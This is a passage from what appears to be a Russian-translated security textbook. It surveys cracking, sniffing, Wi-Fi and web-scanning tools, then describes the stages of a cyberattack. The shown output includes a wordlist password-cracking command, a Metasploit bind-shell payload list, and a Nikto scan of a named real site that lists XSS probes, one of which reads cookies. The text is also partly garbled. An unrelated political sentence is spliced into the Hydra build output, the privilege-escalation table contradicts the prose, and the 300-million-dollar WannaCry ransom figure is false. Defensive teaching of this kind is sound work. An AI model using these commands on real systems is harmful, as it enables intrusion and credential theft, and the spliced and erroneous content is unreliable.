generic/shell_bind_tcp               Generic Command Shell, Bind TCP Inline
windows/dllinject/bind_tcp          Reflective DLL Injection, Bind TCP Stager
windows/meterpreter/bind_tcp        Windows Meterpreter (Reflective Injection), Bind TCP Stager
windows/metsvc_bind_tcp             Windows Meterpreter Service, Bind TCP
windows/patchupdllinject/bind_tcp   Windows Inject DLL, Bind TCP Stager
windows/patchupmeterpreter/bind_tcp Windows Meterpreter (Spack/jt injection), Bind TCP Stager
windows/patchupvncinject/bind_tcp   Windows VNC Inject (Spack/jt injection), Bind TCP Stager
windows/shell/bind_tcp              Windows Command Shell, Bind TCP Stager
windows/shell_bind_tcp              Windows Command Shell, Bind TCP Inline
windows/upexec/bind_tcp            Windows Upload/Execute, Bind TCP Stager
windows/vncinject/bind_tcp         VNC Server (Reflective Injection), Bind TCP Stager

```

Рис. 3.3

John the Ripper

Это мощная утилита для взлома паролей в операционных системах Linux и Windows, которая используется хакерами для осуществления словарных атак. Она применяется для извлечения реальных паролей пользователей из зашифрованных баз данных как персональных компьютеров, так и веб-систем и приложений. Инструмент работает, выбирая часто используемые пароли,

а затем шифрует их с использованием того же алгоритма и ключа, которые применяются в данной системе. Он сравнивает свои результаты с теми, что были сохранены в базе данных, чтобы увидеть, есть ли совпадения.

John the Ripper взламывает пароли за два шага. Вначале он определяет тип шифрования пароля. Это может быть RC4, SHA, MD5 или другие распространенные алгоритмы шифрования. А также смотрит на то, применялась ли при шифровании «соль».

! «Соль» – дополнительные символы, добавленные к исходному тексту перед обработкой, чтобы было труднее восстановить исходный пароль.

На втором этапе утилиты пытается восстановить исходный пароль, сравнивая хешированный пароль со множеством других хешей, хранящихся в его базе данных. На рис. 3.4 показан скриншот John the Ripper, который восстанавливает пароль из зашифрованного хеша.

```
root@kali:~#
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/johns_passwd
Created directory: ./root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5
12_128/128 SSE2_2x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password          [john]
ig 0:00:00:07 DONE (2015-11-06 01:44) 0.1424g/s 505.1p/s 650.9c/s 650.9C/s modem
...ss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
root@kali:~#
```

Рис. 3.4 ♦ Скриншот, на котором John the Ripper восстанавливает зашифрованный пароль

THC Hydra


Похожа на ранее рассмотренную утилиту, но с той лишь разницей, что Hydra работает онлайн, а John the Ripper работает в автономном режиме. Однако Hydra более мощная и, следовательно, более популярная среди хакеров. Она доступна для ОС Windows, Linux и macOS X и обычно применяется для быстрого проникновения в сеть. Использует словарные атаки и полный перебор для атаки на страницы входа.

Атаки методом полного перебора могут привести к тому, что на стороне атакуемого поднимут тревогу, если там установлены средства защиты, поэтому хакеры чрезвычайно осторожны при использовании этой утилиты.

Установлено, что Hydra эффективна против баз данных, LDAP, SMB, VNC и SSH.

Ее работа довольно проста. Злоумышленник предоставляет ей страницу входа в любую онлайн-систему, на которую он нацелен. После этого Hydra пробует все возможные комбинации для полей имени пользователя и пароля. Hydra хранит свои комбинации в автономном режиме, что ускоряет процесс сопоставления.

На рис. 3.5 показан скриншот установки Hydra. Установка выполняется на компьютере с Linux, но для Windows и Mac процесс тот же. Пользователь должен ввести фразу make install во время установки. Далее все идет в автоматическом режиме до завершения установки.



```
m.o hydra-irc.o crc32.o d3des.o bfg.o ntlm.o sasl.o hydra-mod.o hydra.o -lm -lssl -lcrypto -L/usr/lib -L/usr/local/lib -L/lib -L/lib

If men could get pregnant, abortion would be a sacrament

cd hydra-gtk && sh ./make_xhydra.sh
Trying to compile xhydra now (hydra gtk gui) - dont worry if this fails, this is
really optional ...
`src/xhydra' -> `./xhydra.exe'
The GTK GUI is ready, type "./xhydra" to start

Now type make install

RAHUL@RAHUL-PC ~/hydra-6.3-src
$ make install
strip hydra pw-inspector
echo OK > /dev/null && test -x xhydra && strip xhydra || echo OK > /dev/null
cp hydra pw-inspector /usr/local/bin && cd /usr/local/bin && chmod 755 hydra pw-
inspector
echo OK > /dev/null && test -x xhydra && cp xhydra /usr/local/bin && cd /usr/loc
al/bin && chmod 755 xhydra || echo OK > /dev/null
cp -f hydra.1 xhydra.1 pw-inspector.1 /usr/local/man/man1
cp: target '/usr/local/man/man1' is not a directory
make: *** [install] Error 1

RAHUL@RAHUL-PC ~/hydra-6.3-src
$
```

Рис. 3.5 ♦ Скриншот с изображением THC Hydra

Wireshark

Это очень популярный инструмент как среди хакеров, так и среди специалистов, занимающихся тестированием на проникновение. Wireshark знаменит тем, что выполняет сканирование сетей. Он собирает пакеты данных в целевой сети, отображает их в подробном формате, удобном для чтения, и позволяет хакерам или

специалистам, занимающимся тестированием на проникновение, тщательно анализировать сетевой трафик до уровня проверки отдельных пакетов.

Wireshark работает в двух режимах. Первый – это режим сбора сетевых данных. Его можно оставить на веб-сайте жертвы на долгое время, пока он будет собирать весь сетевой трафик. Во втором режиме сбор сетевых данных должен быть остановлен, чтобы обеспечить глубокий анализ. Пользователь Wireshark может увидеть сетевой трафик и приступить к поиску незащищенных паролей или определить конкретные устройства в сети. Это самая важная функция программы. В Wireshark есть функция **Conversations** в меню **Statistics**, которая позволяет пользователю просматривать обмен данными между компьютерами.

На рис. 3.6 показан интерфейс Wireshark с отдельными разделами и типами информации, которую они содержат.




Рис. 3.6 ♦ Скриншот с изображением интерфейса Wireshark

Aircrack-ng

Aircrack-ng – это опасный набор инструментальных средств, который используется для взлома беспроводных сетей. В современном киберпространстве он стал легендой. Инструменты доступны для операционных систем Linux и Windows. Важно отметить, что Aircrack-ng полагается на другие утилиты, чтобы сначала получить информацию о целях. В основном эти программы обнаруживают потенциальные жертвы, которые могут быть взломаны. Обычно для этого используется Airodump-ng, но другие утилиты, такие как Kismet, являются надежными альтернативами. Airodump-ng обнаруживает точки беспроводного доступа и подключенных к ним клиентов. Эта информация используется для взлома точек доступа.

Сегодня в большинстве организаций и общественных мест есть Wi-Fi, что делает их идеальными охотниччьими угодьями для хакеров, владеющих этим набором инструментов. Aircrack-ng можно использовать для восстановления ключей защищенных сетей Wi-Fi, при условии что он получил достаточно данных в режиме мониторинга. Инструмент используется «белыми шляпами» – этичными хакерами, которые ориентированы на беспроводные сети. Он включает в себя такие атаки, как FMS, KoreK и PTW, что делает его возможности невероятными.

Цель FMS-атаки – получение ключей, которые были зашифрованы с использованием RC4. KoreK используется для атаки на сети Wi-Fi, которые защищены паролями с WEP-шифрованием. Наконец, PTW используется для взлома защищенных сетей Wi-Fi с шифрованием WEP и WPA.

Aircrack-ng работает несколькими способами. Его можно использовать для мониторинга трафика в сети Wi-Fi путем сбора пакетов для экспорта в форматах, которые могут быть прочитаны другими средствами сканирования. Он также может атаковать сеть, создавая ложные точки доступа или внедряя свои собственные пакеты в сеть, чтобы получить больше информации о пользователях и устройствах в сети.

Наконец, он может восстанавливать пароли для сетей Wi-Fi, используя вышеупомянутые атаки, чтобы испробовать разные комбинации.

```
C:\WINDOWS\system32\cmd.exe - aircrack.exe -n 128 test3.ivs test4.ivs
aircrack 2.3

[00:00:06] Tested 53975 keys <got 717821 IUs>

KB    depth   byte<vote>
0/    1      2C< 10?> 95< 30> AE< 16> 5C< 15> 9B< 15> ??< 12>
1/    1      39< 138> 2F< 35> 2D< 15> 11< 13> F6< 13> 3?< 13>
2/    1      D?< 64> 69< 12> F6< 10> D3< 5> F2< 5> BE< 4>
3/    1      59< 255> 53< 40> DD< 23> B2< 16> DC< 13> ?9< 11>
4/    1      52< 201> 96< 15> B8< 15> 19< 12> A0< 5> FD< 5>
5/    1      A1< 222> 46< 22> A5< 16> 5A< 16> BF< 11> 5C< 8>
6/    1      5D< 89> D8< 22> BF< 20> EF< 18> B0< 18> B1< 12>
7/    1      5?< 103> 49< 43> FC< 30> 4E< 18> 4C< 15> 11< 15>
8/    1      44< 93> E5< 23> AB< 13> 8B< 10> 0D< 8> 0F< 2>
9/    1      4A< 148> 9E< 35> BF< 30> D6< 18> E6< 15> 1D< 15>
10/   1      68< 715> 65< 45> D6< 26> E7< 22> 02< 20> 21< 20>

KEY FOUND! [ 7C:39:D7:59:52:C1 ] [ 11:00:00:00:00:00 ] [ 11:68:D2:D5 ]
```

Press Ctrl-C to exit.

Рис. 3.7 ♦ Интерфейс Aircrack-ng

Nikto

Nikto – это сканер уязвимостей веб-сайтов на основе Linux, который хакеры используют для выявления любых уязвимых мест на сайтах организаций. Инструмент сканирует веб-серверы на наличие свыше 6800 обычно эксплуатируемых уязвимостей.

тируемых уязвимостей, а также он сканирует версии серверов, в которых не исправлены уязвимости на более чем 250 платформах. Он также проверяет наличие ошибок в конфигурациях файлов на веб-серверах. Однако Nikto не очень хорошо маскирует свои следы, поэтому почти всегда выявляется любой системой обнаружения и предотвращения вторжений.

Nikto использует набор команд интерфейса командной строки. Сначала пользователи дают ему IP-адрес сайта, который они хотят сканировать. Инструмент выполнит начальное сканирование и выдаст подробную информацию о веб-сервере.

Оттуда пользователи могут выполнять больше команд для проверки различных уязвимостей на веб-сервере. На рис. 3.8 показан скриншот Nikto, на котором он сканирует веб-сервер на наличие уязвимостей. Команда, выполненная для того, чтобы сделать этот вывод, выглядит так:

Nikto -host 8.26.65.101

```
File Edit View Search Terminal Help
+ Target IP: 8.26.65.101
+ Target Hostname: wonderhowto.com
+ Target Port: 80
+ Start Time: 2014-03-16 13:47:02 (GMT0)
-----
+ Server: Microsoft-IIS/8.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'x-server-name' found, with contents: APP1
+ Uncommon header 'x-ua-compatible' found, with contents: IE=Edge,chrome=1
+ Root page / redirects to: http://wonderhowto.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http://10.0.63.22/images/".
+ Server banner has changed from 'Microsoft-IIS/8.5' to 'Microsoft-HTTPAPI/2.0' which may suggest a WAF, load balancer or proxy is in place
+ Retrieved x-aspnet-version header: 4.0.30319
+ Uncommon header 'x-aspnetmvc-version' found, with contents: 4.0
+ OSVDB-27071: /phptimeview.php?pic=javascript:alert(8754) : PHP Image View 1.0 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html .
+ /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&id_cat=1&categories=%3Cimg%20src=javascript:alert(9456);%3E&parent_id=0: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS) . http://www.cert.org/advisories/CA-2000-02.html .
+ /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=modload&name=Members>List&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS) . http://www.cert.org/advisories/CA-2000-02.html .
+ OSVDB-4598: /members.asp?SF=%22;javascript(223344);function%20x(){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS) . http://www.cert.org/advisories/CA-2000-02.html .
+ OSVDB-2946: /forum_members.asp?find=%22;javascript(9823);function%20x(){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS) . http://www.cert.org/advisories/CA-2000-02.html .
+ OSVDB-3092: /localstart.asp: Default IIS install page found.
+ 6544 items checked: 0 error(s) and 12 item(s) reported on remote host
```

Рис. 3.8 ♦ Скриншот,
на котором Nikto ищет уязвимости в веб-сервере Microsoft-IIS

Kismet

Kismet – это анализатор беспроводных сетей и система обнаружения вторжений. Обычно он анализирует трафик Layer для семейства протоколов 802.11, который включает в себя 802.11b, 802.11a и 802.11g. Утилита работает с любой беспроводной картой, доступной на компьютере.

В отличие от других средств, которые используют интерфейс командной строки, Kismet применяет графический интерфейс пользователя, который появляется после того, как пользователь открывает программу. У интерфейса есть три раздела, которые пользователи используют для отправки запросов или просмотра статуса атаки. Когда утилита сканирует сеть Wi-Fi, она определяет, является сеть защищенной или нет. Если она защищена, утилита определяет, является ли используемое шифрование слабым. Используя ряд команд, пользователь может дать указание скомпрометировать определенные сети Wi-Fi. На рис. 3.9 показан скриншот графического интерфейса Kismet.

Графический интерфейс пользователя хорошо продуман, и пользователь взаимодействует с программой с помощью четко определенного меню, как показано на рис. 3.9.




Рис. 3.9 ♦ Скриншот Kismet

Cain and Abel

Cain and Abel – это утилита на базе Windows для взлома паролей, которая эффективна против операционных систем Microsoft. С ее помощью хакеры мо-

гут просто восстановить пароли для компьютеров жертв. Они прослушивают маршрутизаторы и могут получить определенное количество паролей от хостов, отправляющих трафик через уязвимый маршрутизатор. Эта утилита взламывает пароли, используя словарную атаку, полный перебор и криптоанализ. Она также может записывать разговоры, которые идут через VOIP, расшифровывать пароли, раскрывать кешированные пароли и анализировать протоколы маршрутизации внутренней сети. Cain and Abel удивительно эффективен в своих атаках, т. к. разборчив и игнорирует легко исправляемые ошибки.

Чтобы использовать утилиту, необходимо отключить брандмауэр Windows. После этого ее можно использовать для прослушивания пакетов.

Затем вводится IP-адрес маршрутизатора. Утилита сможет прослушивать все пакеты, отправляемые на маршрутизатор хостами в сети. Затем пароли, проходящие от хостов через маршрутизатор, могут быть исследованы злоумышленником. На следующем рисунке показан скриншот интерфейса Cain and Abel. Имена пользователей, где стоит * empty * в поле **NT Password**, не имеют паролей, в то время как у остальных есть защита паролем. В поле <8 отображается звездочка (*), если длина пароля меньше 8 символов. Пароль можно скомпрометировать с помощью словарной атаки, атаки методом перебора или криптоанализа, как показано в контекстном меню на рис. 3.10.




Рис. 3.10 ♦ Интерфейс Cain and Abel

ДОСТУП И ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Этот этап наступает после того, как злоумышленник уже определил жертву, а также просканировал и использовал ее уязвимости с помощью ранее обсуж-

давшихся утилит и средств сканирования. Основными задачами злоумышленника на данном этапе являются сохранение доступа и перемещение по сети, оставаясь при этом незамеченным. Чтобы добиться такой свободы передвижения и не быть обнаруженным, злоумышленнику необходимо выполнить повышение привилегий. Это атака, которая предоставит злоумышленнику повышенный уровень доступа к сети, ее подключенными системам и устройствам.

Повышение привилегий может быть выполнено двумя способами: вертикальным и горизонтальным.

Таблица 3.1. Сравнение горизонтального и вертикального повышений привилегий

| Вертикальное повышение привилегий | Горизонтальное повышение привилегий |
|---|--|
| Злоумышленник перемещается с одного аккаунта на другой с более высоким уровнем полномочий | Злоумышленник использует ту же учетную запись, но повышает свои привилегии |
| Инструменты, используемые для повышения привилегий | Учетная запись пользователя используется для повышения привилегий |

Вертикальное повышение привилегий

Вертикальное повышение привилегий – это прием, когда злоумышленник должен предоставить более высокие привилегии самому себе. Это сложная процедура, т. к. пользователь должен выполнить некоторые операции на уровне ядра, чтобы повысить свои права доступа.

После выполнения операций злоумышленник получает права доступа и привилегии, которые позволяют ему запускать любой неавторизованный код. Права, полученные с использованием этого метода, принадлежат суперпользователю с более высокими правами, чем у администратора.

Благодаря этим привилегиям злоумышленник может выполнять различные вредоносные действия, которые не в состоянии остановить даже администратор. В Windows вертикальное повышение привилегий используется, чтобы вызвать переполнение буфера, которое злоумышленники используют для выполнения произвольного кода. Данный тип повышения привилегий был замечен во время атаки WannaCry, которая произошла в мае 2017 г. Программавымогатель WannaCry нанесла значительный урон, зашифровав компьютеры в более чем 150 странах мира и потребовав выкуп в размере 300 млн долл. за расшифровку, причем эта сумма должна была удвоиться по прошествии второй недели. Интересно, что программа использовала уязвимость EternalBlue, предположительно украденную у АНБ.

EternalBlue позволил вредоносной программе повысить свои привилегии и запустить любой произвольный код на компьютерах с ОС Windows.

В Linux вертикальное повышение привилегий используется, чтобы позволить злоумышленникам запускать или изменять программы на целевом компьютере с привилегиями суперпользователя.

Горизонтальное повышение привилегий

Горизонтальное повышение привилегий проще, поскольку позволяет пользователю применять те же привилегии, которые были получены при первоначальном доступе.

Хорошим примером является случай, когда злоумышленник может украсть учетные данные администратора сети. Учетная запись администратора уже имеет высокие привилегии, которые появятся у злоумышленника сразу после получения доступа к ней.

Горизонтальное повышение привилегий также возникает, когда злоумышленник может получить доступ к защищенным ресурсам, используя обычную учетную запись пользователя. Хорошим примером является случай, когда обычный пользователь по ошибке может получить доступ к учетной записи другого пользователя. Обычно это делается с помощью кражи сессий и файлов cookie, межсайтового скрипtingа, угадывания слабых паролей и регистрации нажатий клавиш.

В конце этого этапа злоумышленник обычно располагает четко установленными точками входа удаленного доступа в целевую систему. У него также может быть доступ к учетным записям нескольких пользователей. Злоумышленник знает, как избежать обнаружения средствами безопасности, которые могут быть у объекта атаки. Это приводит к следующему этапу, называемому экспериментальной фильтрацией, или проникновение.

ПРОНИКНОВЕНИЕ И УТЕЧКИ

Это фаза, с которой начинается основная атака. Как только атака достигла данной фазы, она считается успешной. Обычно злоумышленник может беспрепятственно передвигаться по сети жертвы, имея доступ ко всем ее системам и конфиденциальным данным, и извлекает конфиденциальные данные организации. Это могут быть коммерческие секреты, имена пользователей, пароли, личные данные, сверхсекретные документы и другие типы данных. На этом этапе злоумышленники обычно крадут огромные массивы данных, которые могут быть либо проданы покупателям, либо опубликованы. Крупным компаниям приходилось сталкиваться с ужасными инцидентами, когда их данные были украдены.

В 2015 г. хакерская группа взломала и украла 9,7 Гб данных с сайта Ashley Madison, службы онлайн-знакомств и общения, предназначенный для людей, состоящих в браке или в отношениях. Хакеры предложили Avid Life Media, компании, которая владела сайтом, закрыть его, угрожая опубликовать данные пользователей. Материнская компания отказалась от претензий, но хакеры вскоре выбросили данные в даркнет – теневой интернет. Данные включали в себя реальные имена, адреса, номера телефонов, адреса электронной почты и учетные данные миллионов пользователей. Хакеры призвали людей, пострадавших от утечки, подать в суд на компанию и потребовать возмещения убытков.

В 2016 г. Yahoo сообщила, что хакерами еще в 2013 г. были украдены данные, принадлежащие более чем миллиарду учетных записей пользователей. Компания заявила, что отдельным случаем, не связанным с происшествием, является кражи в 2014 г. пользовательских данных полумиллиона учетных записей. Yahoo сообщила, что во время инцидента 2013 г. хакеры смогли получить имена пользователей, адреса электронной почты, даты рождения, секретные вопросы и ответы на них, а также хешированные пароли.

Хакеры предположительно использовали подделанные куки, которые позволили им получить доступ к системам компании без пароля. В 2016 г. был взломан LinkedIn и украдены пользовательские данные более 160 млн учетных записей.

Вскоре хакеры выставили данные на продажу любым заинтересованным покупателям. Сообщалось, что данные содержали электронную почту и зашифрованные пароли учетных записей. Эти три инцидента показывают, насколько серьезной становится атака после того, как злоумышленник дойдет до этой стадии. Страдает репутация организации, ставшей жертвой хакеров, и ей приходится платить огромные суммы денег в качестве штрафов за отсутствие защиты пользовательских данных.

Время от времени злоумышленники делают нечто большее, чем просто удаление данных. Они могут удалять или изменять файлы, которые хранятся на взломанных компьютерах, системах и серверах. В марте 2017 г. хакеры потребовали выкуп от компании «Apple» и пригрозили стереть данные, относящиеся к 300 млн телефонов iPhone, в учетных записях iCloud. Несмотря на то что это было мошенничество, подобное доказывает, что такая ситуация возможна. В этом случае такая крупная компания, как «Apple», оказалась в центре внимания, когда хакеры пытались выманить у нее деньги. Возможно, что другая компания в спешке заплатит хакерам, чтобы предотвратить уничтожение данных своих пользователей.

Все эти инциденты, с которыми столкнулись Apple, Ashley Madison, LinkedIn и Yahoo, показывают значимость данного этапа. Хакеры, которым удается дойти до этой стадии, фактически контролируют ситуацию.

Жертва может не знать, что данные уже украдены, пока хакеры некоторое время хранят молчание. После этого атака переходит в новую фазу – тыловое обеспечение.

ТЫЛОВОЕ ОБЕСПЕЧЕНИЕ

Тыловое обеспечение происходит, когда злоумышленники уже свободно перемещаются по сети и копируют все данные, которые они считают ценностями. Они вступают в эту стадию, когда хотят остаться незамеченными. Существует возможность завершить атаку на предыдущем этапе, когда данные уже украдены и могут быть опубликованы или проданы. Тем не менее высоко мотивированные злоумышленники, которые хотят окончательно добить свою цель, пред-

почитают продолжать атаку. Они устанавливают вредоносные программы, такие как руткиты, которые обеспечивают им доступ к компьютерам и системам жертвы в любое время.

Главная цель входа в эту стадию – выиграть время, чтобы выполнить еще одну и даже более болезненную для жертвы атаку, чем утечка. Злоумышленник заинтересован в том, чтобы не ограничиться данными и программным обеспечением и атаковать оборудование организации. Средства безопасности жертвы на данный момент неэффективны при обнаружении или остановке атаки. У злоумышленника обычно есть несколько каналов доступа к жертвам, поэтому даже в том случае, если часть удастся закрыть, им ничего не угрожает.

ШТУРМ

Штурм – самая опасная стадия любой кибератаки. Именно здесь злоумышленник наносит ущерб, не ограничивающийся данными и программным обеспечением. Злоумышленник может навсегда отключить или изменить работу оборудования жертвы. Он фокусируется на уничтожении аппаратного обеспечения, управляемого скомпрометированными системами и вычислительными устройствами.

Хорошим примером атаки, которая достигла этой стадии, является атака Stuxnet на иранскую атомную станцию. Это было первое зарегистрированное цифровое оружие, которое использовалось для разрушения физических ресурсов. Как и любая другая атака, Stuxnet следовал ранее описанным этапам и пребывал в сети объекта в течение года. Первоначально Stuxnet использовался для манипулирования клапанами в ядерной установке, что приводило к повышению давления и повреждению нескольких устройств на станции. Затем вредоносная программа была модифицирована для атаки на более крупную цель – центрифуги. Этого удалось достичь в три этапа.

Вредоносная программа передавалась на целевые компьютеры, не подключенные к интернету, через флеш-накопители USB. После заражения одного из целевых компьютеров вредоносная программа копировалась и распространялась на другие компьютеры. Вредоносное ПО перешло на следующий этап, когда заразило программное обеспечение Siemens под названием Step7, которое использовалось для управления программированием логических контроллеров. После того как это программное обеспечение было скомпрометировано, вредоносная программа наконец-то получила доступ к логическим контроллерам. Это позволило злоумышленникам напрямую эксплуатировать различную технику на атомной станции. Они заставили быстро вращающиеся центрифуги выйти из-под контроля и разорваться на части самостоятельно.

Вредоносная программа Stuxnet демонстрирует те высоты, которых может достичь эта фаза. У иранского ядерного объекта не было никаких шансов защитить себя, поскольку злоумышленники уже получили доступ, повысили свои привилегии и остались вне поля зрения средств безопасности. Оператор-

ры завода сказали, что получали много идентичных ошибок на компьютерах, но все проверки на вирусы показали, что они не были заражены. Понятно, что злоумышленники провели несколько тестовых прогонов червя на скомпрометированном объекте с клапанами. Они выяснили, что это эффективно, и решили увеличить масштаб, чтобы атаковать центрифуги и разрушить перспективы Ирана, связанные с ядерным вооружением.

Обfuscация

Это последний этап атаки, который некоторые злоумышленники могут игнорировать. Основная цель здесь состоит в том, чтобы злоумышленники скрывали свои следы по разным причинам. Если они не хотят, чтобы о них стало известно, то используют различные методы с целью запутать, удержать или отвлечь процесс расследования, который следует за кибератакой. Однако некоторые злоумышленники могут не маскировать свои следы, если действуют анонимно или хотят похвастаться своими подвигами.

Обfuscация, или маскировка, осуществляется несколькими способами. Один из способов, с помощью которого злоумышленники не позволяют своим противникам поймать их, – это попытка скрыть свое происхождение. Есть несколько способов, с помощью которых можно это сделать. Время от времени хакеры атакуют устаревшие серверы на малых предприятиях, а затем, распространяясь дальше, переходят к атаке на другие серверы или цели. Таким образом, происхождение атак будет отслеживаться на серверах ни в чем не повинных мелких предприятий, где не выполняются регулярные обновления.

Данный тип маскировки был недавно зафиксирован в университете, где взломали датчики и модули связи в светильниках и инфраструктуре освещения (освещение на базе концепции «Интернет вещей»), а затем использовали их для атаки на серверы университета. Когда прибыли специалисты компьютерно-технической экспертизы, чтобы расследовать DDoS-атаку на серверы, они были удивлены, обнаружив, что ее источник – 5000 светильников университета.

